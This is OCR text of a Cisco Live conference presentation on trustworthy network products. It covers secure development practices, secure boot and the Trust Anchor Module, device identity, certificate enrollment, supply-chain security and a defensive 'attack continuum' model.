- Common Code Across Product Line
  - Object Size Checking
  - Address Space Layout Randomisation
  - X-Space
- Use “safe” libraries
- Perform complete input validation
- Best Practices Guidelines for each OS




Static Analysis


- Established as part of the development process
- Security Checkers are very effective at finding key vulnerability types, such as certain buffer overflows
  - Run SA with Security Checkers enabled
- Ongoing work to improve performance (find more actual and important bugs, fewer false positives)
- C/C++ switch from Klocwork to Coverity driven by significant performance improvement



Vulnerability Testing

- Check Protocol Robustness for implementation of RFC, input validation and packet fuzzing
- Duplicate Hacker Attacks using open source tools to penetrate, scan and attack







Trustworthy Technologies
Cisco live!

Secure Boot

How do I protect against Software tampering?

- Ensures only authentic Cisco software boots up on a Cisco Platform
- Anchored in hardware, as the image is created, the signature is installed & signed with a secure private key
- As the software boots, the system checks to ensure the installed digital certificate is valid
- Subsequent hash checks provides continuous monitoring with runtime integrity



Secure Boot : Ensures that only authentic Cisco software is being used while verifying the software has not been altered or tampered since it was signed.

Trust Anchor Module (TAM)

How do I know the hardware is authentic?

TAM

- Provides Immutable Identity
- Standard Identity- IEEE 802.1AR (SUDI- X.509 cert)
- Secure Storage of Credentials
- Anti-Theft & Anti-Tamper Chip Design
- Certifiable Entropy for Random Number Generation


Trust Anchor Module (TAM)

TAM : Provides trustworthy Cisco products, offering immutable identity, secure storage, random number generator, and encryption

Immutable Identity

How can I identify a device as authentic?

- Secure Unique Device Identifier (SUDI) - Currently deployed in TAM for immutable device identity and in IOS software
- Leverage the Cisco root credential to authenticate Cisco services
- Connections with the device can be authenticated by the SUDI credential
- Binds the hardware identity to a key pair in a cryptographically secure X.509 certificate (PID, SN) during manufacturing



Immutable Identity : Establishes a solution for device identity in both secure & non-secure storage, supporting authentication of the device's identity to the network

Secure Simplified Communications

Cryptographic Technologies

- New/upgraded algorithms (AES 128 and 256 bits data encryption), key sizes (128 and 192 bits), protocols and entropy
- Compatible with existing security architectures

Secure and Efficient

- Algorithm efficiency enabling increased security
- Scales well to high/low throughput
- Secure and Dynamic Key Enrollment with EST (RFC7030)

Compatible with Government Standards

- Suite B (US)
- FIPS-140 (US/Canada)
- NATO
- Germany, UK, AU
- HIPPA, PCI


Certificate Transport

How do I deploy certificates in NGE networks?

Enrollment over Secure Transport (EST)

- Enables automatic certificate enrollment for devices in a network
- Supports enrollment of ECC-signed certificates
- Issues certificates over secure transport (TLS)

Ease of Deployment




Supports Todays & Next Generation Encryption

Enhances Security At Transport Layer

EST : EST provides simple, scalable, and secure certificate enrollment.

Trustworthy Technology Vision

Protecting Cisco Customers Through Advanced Trustworthy Technologies



Trustworthy Standards and Certifications

Cisco live!

ISO 27034 and CSDL

How does CSDL stack up on emerging Secure Development Standards

- ISO 27034
  - ISO 27034 is the standard for "Information Technology – Security Techniques – Application Security"
  - Addresses Security Lifecycle for development and deployment
  - Aligns with existing international, national, and industry standards
  - Section 1 is adopted, sections 2-6 (implementation details) still in draft
- CSDL conforms with the guidelines of ISO 27034
  - Following CSDL is part of Cisco's ISO compliance
  - In 2013, Cisco used ISO/IEC 27034-1, as a baseline to evaluate CSDL.

Trusted Computing Group

How do I know my network gear can be trusted?


- There is security and there is trust.
  - Trust is based on evidence that the device will behave the way you expect it to
- Cisco supply chain security and certification strategy delivers products that will do what our customers expect them to do
- TCG standards are focused on assuring that products continue to operate in a trusted way in deployment

International Certifications


- Cisco: World leader in certification with more than 200 product families certified
- Usually required by governments and increasingly by business
- Certifications include:
  - Common Criteria for security and security-enabled products
  - Australian Signal's Directorate EPL
  - Federal Information Process Standard (FIPS): Cryptographic validation


Secure Supply Chain

Where Does “Securing the Network” Start?



Where Does “Securing the Network” Start?



The Steps to Supply Chain Security

Product Lifecycle

Touch every stage of the product lifecycle, from design through end of life

Multifaceted Security

At every stage, apply some combination of security technology, physical security, and logical (rules-based) security

Design

Work with R&D to design security into products from inception

Layered Approach

Use a layered approach to strengthen anti-counterfeiting, traceability, and anti-tampering

Industry Leadership

Work to develop stronger standards, policies, and tools across the industry

Supply Chain Security: Active Safeguard Measures

Cisco's Supply Chain Lifecycle

Design/ Develop → Plan/ Order → Source → Make → Quality → Delivery → Service/ EOL


Physical Security Practices + Security Technology Innovations + Logical Security Processes

- Secure Inventory Locations
- Limited Systems Access to Key Personnel
- Customs and Border Protection Collaboration
- Physical Plant Security
- Protection of High Value/IP
- Vulnerability Testing and Threat Modelling
- Scrap Management

Apply Security Tools, Technologies, and Processes in Combination

TECHNOLOGY

Eg: ACT smart chip, data extracting test beds, tamper resistant labels




PHYSICAL

Eg: Traceability, real-time transport tracking, segregating high-value material

LOGICAL

Eg: Material reconciliation, encrypted communications, data destruction processes



Securing Information Technology Starts Deep in the Design

With the development supply chain model, engineers and security experts are tightly integrated with R&D

Examples of security technologies sourced or developed in collaboration with R&D include:

- The ACT smart chip
- Trust Anchor technology

Use a Layered, Integrated Approach

Cisco Auto Test

Data collected during PCBA quality testing includes:

- Country-of-Origin
- Date of manufacture
- Lot Code
- Manufacturer's part number
- Ship Readiness


Data Base

Data enables forensic analysis, failure investigations, and traceability through EOL

Smart Chip Designs

PCB Label

Product Label



Carton Label

Contribute to Industry-wide Enhancement

- A truly layered approach requires addressing supply chain security at the industry level
- Cisco is committed to the development of stronger policies and standards for supply chain security that will benefit all vendors, suppliers, and, of course, customers

INDUSTRY GROUPS

ISO/IEC 15408

Common Criteria

ISO/IEC 27036 Workgroup 3

ISO

The Open Group Trusted Technology Forum

THE Open GROUP

Cisco live!

Work with Governments to Combat Crime and Terrorism

- U.S. and international certifications obtained by Cisco and our supply chain partners reflect our commitment to protect against terrorism, smuggling, and other criminal activities

CERTIFICATIONS

Tier 3 Partner in US Customs and Border protection

Canada's Border Services Agency's Partners in Protection Program


Canada Border Services Agency

EU Authorised Economic Operator Program

Secure Implementation and Operation

Cisco live!

The Attack Continuum



Discover

- Admission Control
- Posture
- Dynamic policy
- AAA
- NEAT
- VPN

Enforce

- Segmentation
- FW
- NGFW
- Inspection points

Harden

- Control Plane
- Management Plane
- Data Plane
- Trusted platforms
- OS management
- Configuration Control
- Documentation

Policy, Education and Awareness, Audits, Practice

Detect

- Security Appliances
  - IDS, Web, Email
- Infrastructure
  - Logs, Health, Flow
- Feeds and Intelligence
- Endpoints
  - Logs
  - Behavioural

Block

- IPS
- ACL
- Route

Defend

- Context
- Packet Capture
- Log
- Analyse

Scope

- Logs / alerts
- Inspect – packet capture
- Co-ordinate response

Contain

- Contain – dynamically segment / isolate
  - ACLs
  - SGTs
  - Routing
- New signature / blocks

Remediate

- Log / evidence
- Replay
- Update policy
- Educate
- Patch
- Share

Cyber Security Capability View – 6 Domains

- Inspection
- Telemetry
- Logging
- Discovery

Threat Visibility

- Control / enforcement
- Hardened IT
- Trusted Systems
- Segmentation

Threat Defence


- Reputation
- Signatures / IOC
- Awareness
- Information Sharing


Threat Intelligence

Mobile

Teleworker


Branch





Campus

DataCentre



Gateway

Cloud

Security Management

- Policy and identity
- Configuration Management
- Patch Management
- Management Tools

Security Operations

- Monitoring
- Incident Response
- Reporting
- Communication

Security Governance

- Policy
- Risk Analysis
- Assessment and audit
- Education

Guidance

Some examples

- Platform Guidance - Cisco Guide to Harden Cisco IOS Devices
  - http://www.cisco.com/c/en/us/support/docs/ip/access-lists/13608-21.html
- Design Guidance – Cisco Validated Designs
  - http://www.cisco.com/go/designzone
  - http://www.cisco.com/c/en/us/solutions/enterprise/design-zone-security/index.html
- Operations and Tools Guidance
  - Cisco IOS Software Checker
    - http://tools.cisco.com/security/center/selectIOSVersion.x
  - SP Security Best Practices
    - http://tools.cisco.com/security/center/serviceProviders.x?i=76
- Culture
  - http://www.cisco.com/web/about/security/cspo/awareness/index.html

Example

ISR - Trustworthy Systems

2015

2010

2005

2000

ISR G1

Anti-Counterfeiting (ACT)
Common Criteria, FIPs

3900 Series

800 Series


1900 Series

ISR G2

Anti-Counterfeiting (ACT)
39[24]5 PPC (XSPACE, ASLR)

- MIPs based G2 – Partial ASLR
- 39[24]5e Intel (XSPACE)

Image Signing
Common Criteria, FIPs



ISR 4400

CSDL
TAm (ACT2)
SUDI, Secure Storage, Entropy
Secure Boot,
Image Signing,
XSPACE.
ASLR enabled IOSd
Cisco SSL
Common Criteria, FIPs

Cisco live!

Cisco Integrated Services Router ISR-4451

- Need: Secure networking capability requiring data confidentiality & data integrity based on a combination of Next Generation Cryptography & foundation of Trusted Product Technologies
- Challenges:
  - Networks: complex security issues as moving to an “Any Device Design
  - Security and plan for inevitable breaches
  - Customer assurance of product integrity
- Cisco: Relied on Trustworthy baselines to create routers that meet new needs
  - Cisco Security Development Lifecycle 4.0
  - Trust Anchor Technology (TAM, Secure Boot, SUDI)
  - Next Generation Suite B Encryption
  - Targeting FIPS 140-2, CC and UCAPL


www.cisco.com/go/trustworthy
www.cisco.com/go/psirt
Cisco live!


Q & A
Cisco live!

Complete Your Online Session Evaluation

